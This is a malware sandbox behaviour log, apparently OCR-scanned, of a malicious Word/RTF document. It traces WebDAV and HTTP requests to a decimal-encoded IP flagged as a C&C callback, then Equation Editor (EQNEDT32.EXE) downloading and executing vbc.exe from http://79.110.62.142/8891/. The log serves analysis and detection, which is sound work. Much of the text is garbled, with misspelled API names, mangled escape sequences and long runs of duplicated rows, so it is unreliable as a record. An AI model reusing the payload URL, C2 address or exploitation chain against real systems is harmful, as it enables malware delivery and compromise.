Call Network API	API Name: bind Args: (97c, 0.0.0.0:49426, 128) Return: 0	2388
Detection	Threat Characteristic: Listens on port 0.0.0.0:49426	
Call System API	API Name: ConnectEx Args: (97c, 1332625038:80, 16, 0, 0, 0, a172a28) Return: 0	2388
Call Network API	API Name: send Args: (97c, HEAD /OOO.DOC HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Existence Discovery\r\nHost: 13326250 38\r\n\r\n\r\n, 1, 120) Return: 0	2388
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 1332625038:80 Content: HEAD /O—OO DOC HTTP/1.1\n\nConnection: Keep-Alive\n\u\ser-Agent: Microsoft Office Existence Discovery\n\n\lost: 1332625038\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n	
		2388
Call Service API	API Name: OpenServiceW Args: (a151ec8, Webclient, 5) Return: a152080	
Call Service API	API Name: OpenServiceW Args: (a151ec8, Webclient, 5) Return: a152080 API Name: WNistAddConnection3W Args: (0. Remoted:)\1323636039\DavMMMVDexts_Legald\1323636039\DavMMMVDexts_e)	2288
Call Internet Helper API	API Name: WNetAddConnection3W Args: (0, Remote<\\1332625038\DavWWWRoot> Local<\\1332625038\DavWWWRoot>, , , c) Return: 35	2388
Call Internet Helper API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\1332625038\DavWWWRoot> Local<\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388
Call Internet Helper API Call System API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\1332625038\DavWWWRoot> Local<\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (74482828) Return: 1	2388 2388
Call Internet Helper API Call System API Call System API Call System API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (74482828) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388
Call Internet Helper API Call System API Call System API Call System API Call System API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388
Call Internet Helper API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388
Call Internet Helper API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API	API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API	API Name: WNetAddConnection3W Args: (0, Remote<\\\\1332625038\\DavWWWRoot> Local<\\\\\1332625038\\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API	API Name: WetAddConnection3W Args: (0, Remote<\\1332625038\DavWWWRoot> Local<\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API	API Name: WhetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API	API Name: WhetAddConnection3W Args: (0, Remote<\\\1332625038iDavWWWRoot> Local<\\\1332625038iDavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388
Call Internet Helper API Call System API	API Name: WhetAddConnection3W Args: (0, Remote<\\\1332625038\DavWWWRoot> Local<\\\1332625038\DavWWWRoot>, , , c) Return: 35 API Name: GetVersionExA Args: (87a0f4) Return: 1 API Name: GetVersionExA Args: (87a0f4) Return	2388 2388 2388 2388 2388 2388 2388 2388

Detection	Threat Characteristic: Queries DNS server		
Call Internet Helper API	79.110.62.142 ADI Name InternetConnectM Arms (con0004, 70.440.62.442.60		2388
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 79.110.62.142, 80, , , 3, 0, 169419440) Return: cc0008		2388
Detection	API Name: HttpOpenRequestW Args: (cc0008, GET, /O-O.DOC, , , 180283112, 4262416, 169419440) Return: cc000c Threat Characteristic: Connects to C&C callback address		2300
Detection	http://79.110.62.142/OOO.DOC		
Call Network API	API Name: socket Args: (2, 2, 0) Return: 9a4		2388
Call Network API	API Name: socket Args: (23, 2, 0) Return: 9a4		2388
Call Network API	API Name: socket Args: (2, 1, 6) Return: 9a4		2388
Call Network API	API Name: bind Args: (9a4, 0.0.0.0:49427, 16) Return: 0		2388
Detection	Threat Characteristic: Listens on port 0.0.0.049427		
Call System API	API Name: ConnectEx Args: (9a4, 79.110.62.142:80, 16, 0, 0, 0, a9501c) Return: 0		2388
Call Network API	API Name: send Args: (944, GET /OO0.DOC HTTP/1.1\vinAccept: */"\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/		2388
Sull Network All 1	8.0; NET4.0C; NET4.0C; NET CLR 2.0.50727; NET CLR 3.0.30729; NET CLR 3.0.30729; InfoPath.3; ms-office; MSOffice 14]tvinAccept-Encoding: gzip, d effateivinHost: 79.110.62.142\tvinConnection: Keep-AliveivhIvin, 1, 317) Return: 0		2300
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 79.110.62.142:80 Content: GET /O-OO.DOC HTTP/1.1\r\nAccept: */"\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET 4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3; ms-office; MSOffice 14]\r\nAccept-Encoding: gzip, deflate\r\nHost: 79.110 .62.142\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (9a4, , 1, 2) Return: ?		2388
Call Internet Helper API	API Name: InternetOpenW Args: (Microsoft Office Existence Discovery, 0, , , 0) Return: cc0010		2388
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\9B427E81.doc Type: VSDT_RTF		2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\9B427E81.doc Type: VSDT_RTF		2388
Call System API	API Name: DnsQueryEx Args: (1332625038, 1, 50020000) Return: 123		2388
Call Internet Helper API	API Name: InternetConnectW Args: (cc0010, 1332625038, 80, , , 3, 0, 0) Return: cc0008		2388
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, HEAD, /OOO.DOC, HTTP/1.1, , 0, -2143287296, 0) Return: cc000c		2388
Detection	Threat Characteristic: Connects to remote URL or IP address http://1332625038/O-OO.DOC		
Call Network API	API Name: socket Args: (2, 1, 6) Return: 9bc		2388
Call Network API	API Name: bind Args: (9bc, 0.0.0.0:49428, 16) Return: 0		2388
Detection	Threat Characteristic: Listens on port 0.0.0.0:49428		
Call System API	API Name: ConnectEx Args: (9bc, 79.110.62.142:80, 16, 0, 0, 0, a94fdc) Return: 0		2388
Call Network API	API Name: send Args: (9bc, HEAD /OOO.DOC HTTP/1.1\r\nUser-Agent: Microsoft Office Existence Discovery\r\nHost: 1332625038\r\nConnection: Keep-Ali ve\r\n\r\n, 1, 120) Return: 0		2388
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 79.110.62.142:80 Content: HEAD /0—OO_DOC HTTP/1.1\n\nUser-Agent: Microsoft Office Existence Discovery\n\nHost: 1332625038\n\nConnection: Keep-Alive\n\n\n		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\)>& Value: None		2388
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		2388
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2388) Return: 1		2388
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%IMicrosoft SharedIEQUATION\EQNEDT32.EXE) Return: 1		2388
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2388) Return: 1		2388
Detection	Threat Characteristic: Creates process Process ID: 144 Image Path: %CommonProgramFiles(x86)%Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\0.0006109E6009040000000000F01FE CUsage\EquationEditorFiles\nt_1033 \value: 56560005	2388	144
		2000	
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None	2388	144
Add Registry Key Add Registry Key	- 1		144
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None	2388	
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ 3.0\ Value: None	2388 2388	144
Add Registry Key Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\Options\ Value: None	2388 2388 2388	144
Add Registry Key Add Registry Key Call Internet Helper API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\ Options\ Value: None API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe	2388 2388 2388	144
Add Registry Key Add Registry Key Call Internet Helper API Detection	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ 3.0\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ 3.0\ Value: None API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe Threat Characteristic: Connects to remote URL or IP address	2388 2388 2388	144
Add Registry Key Add Registry Key Call Internet Helper API Detection	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\ Options\ Value: None API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe	2388 2388 2388 2388	144 144 144
Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\ Options\ Value: None API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0	2388 2388 2388 2388 2388	144 144 144
Add Registry Key Add Registry Key Call Internet Helper API Detection Detection Call System API Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\\ Options\ Value: None API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0	2388 2388 2388 2388 2388 2388	144 144 144 144
Add Registry Key Add Registry Key Call Internet Helper API Detection Detection Call System API Call System API Call System API Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ 3.0\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ 3.0\ Value: None API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE\%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: \%USERPROFILE\%\vbc.exe Shell Command: \%USERPROFILE\%\vbc.exe Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (743482d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144	2388 2388 2388 2388 2388 2388	144 144 144 144
Add Registry Key Add Registry Key Call Internet Helper API Detection Detection Call System API Call System API Call System API Detection	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ 3.0\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ 3.0\ Value: None API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE\%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: \%USERPROFILE\%\vbc.exe Shell Command: \%USERPROFILE\%\vbc.exe Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (743482d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 Info: Obtains system version from API result	2388 2388 2388 2388 2388 2388 2388	144 144 144 144 144 144
Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API Call System API Detection Call System API Call System API Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ 3.0\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ 3.0\ Value: None API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE\%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: \%USERPROFILE\%\vbc.exe Shell Command: \%USERPROFILE\%\vbc.exe Shell Command: \%USERPROFILE\%\vbc.exe Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (743482d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 Info: Obtains system version from API result API Name: GetVersionExA Args: (19dc84) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388	144 144 144 144 144 144
Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API Call System API Detection Call System API Call System API Call System API Call System API Call System API Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ 3.0\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ 3.0\ Value: None API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE\%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: \wSUSERPROFILE\%\vbc.exe Shell Command: \wSUSERPROFILE\%\vbc.exe Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (743482d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 Info: Obtains system version from API result API Name: GetVersionExA Args: (19de84) Return: 1 API Name: GetVersionExA Args: (74482828) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388	144 